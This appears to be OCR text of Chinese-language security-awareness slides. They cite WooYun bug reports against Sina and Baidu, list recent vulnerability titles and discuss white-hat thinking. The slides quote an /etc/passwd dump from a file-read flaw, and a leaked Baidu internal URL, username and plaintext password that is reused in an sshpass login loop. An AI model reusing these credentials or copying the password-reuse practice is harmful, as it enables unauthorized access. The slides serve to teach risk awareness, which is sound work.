
果然是读文件

code 区域

```
root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

漏洞概要


缺陷编号： WooYun-2015-91301
漏洞标题： Sina某站从任意文件读取到GetShell
相关厂商： 新浪
漏洞作者： booooooom
提交时间： 2015-01-12 09:34
公开时间： 2015-02-26 09:36
漏洞类型： 文件上传导致任意代码执行
危害等级： 高
自评Rank： 20
漏洞状态： 厂商已经确认
漏洞来源： http://www.wooyun.org



资产管理

- 黑客和你一样“管理”你的资产

详细说明：



code 区域

```
<Url>http://cq01-hm-webtest01.vm.baidu.com:8800/web/welcome/login</Url>

13              <Username>leeight</Username>

14              <Password>MhxzKhl</Password>

…
```

缺陷编号： **WooYun-2014-80136**

漏洞标题： 百度自动化运维泄露系统通用密码

相关厂商： **百度**

漏洞作者： **猪猪侠**

提交时间： 2014-10-20 15:44

公开时间： 2014-12-04 15:46

漏洞类型： 重要敏感信息泄露

危害等级： 高

自评Rank： 20

漏洞状态： 厂商已经确认

漏洞来源： **http://www.wooyun.org**

之后从 A登B

```
A:> ssh B
Enter passphrase for key '/rd/.ssh/id_rsa':
```

就只用输入这个rsa的密码123456.

如果这个rsa的密码为空，则不用输入，

ssh - 中控机

- ssh-copy-id:

```
ssh-copy-id rd@m1-bae-bcs-ui0
```

- 对每个机器执行上面的ssh-copy-id
- 需要初始化输入密码 *sshpass* :

```
for i in `cat host.list` ; do sshpass -p 'MhxzKhl' ssh
```

白帽子是如何思考的

- 侥幸心理
- 图方便，无视规范
- 安全（危险）意识

“侥幸心理就是妄图通过偶然的原因去取得成功或避免灾害，成了许许多多失败、丑陋、悲惨生活的罪魁祸首。”

–百度百科

“以图方便不遵守规范为耻”

–高尔基

“所谓安全意识，就是人们头脑中建立起来的生产必须安全的观念，也就是人们在生产活动中各种各样有可能对自己或他人造成伤害的外在环境条件的一种戒备和警觉的心理状态。”

–百度百科

怎么更安全?

- 提升发现能力
- 提高安全意识（曝光问题）

曝光问题


WooYun.org 加关注 13.3万

最新提交 (86)

提交日期	漏洞名称	评论/关注	作者
2015-04-06	网易企业邮箱储存型xss可获取用户cookie	2/16	zene
2015-04-06	上海大智慧某站任意文件上传非授权访问导致代码执行	0/1	Tea
2015-04-06	中华人民共和国民政部报名系统注入系统权限	0/5	路人甲
2015-04-06	大智慧某站存在SQL注入涉及44个库	0/1	路人甲
2015-04-06	云南省通信服务产业某系统配置不当泄漏大量信息例如香格里拉	7/4	路人甲
2015-04-06	VIVO系列手机全版本严重逻辑设计不当可致锁屏破解（附带视频演示）	1/4	刘洪泽

最新确认 (1172)

提交日期	漏洞名称	评论/关注	作者
2015-04-01	某超大型商业CMS整站数据库下载漏洞（涉及500强、工业、国企、电商、酒店集团、服务业等等领域）	3/20	路人甲
2015-04-01	交通银行某站上传导致getshell+信息泄露	5/14	白泽
2015-04-01	泛微e-office无需登录注入一枚	6/15	phith0...
2015-04-01	由青岛理工大学网上支付平台可进入临沂联通内网查看支付信息	1/10	路人甲
2015-04-01	江苏移动139出行存在任意用户密码修改与任意账号注册漏洞	0/6	晨曦遇...
2015-04-01	某省有线电视系统服务配置不当波及全省	3/12	红客十...



“白帽子和乌云一直在努力：增强全民的安全意识。”

–白帽子&*wooyun*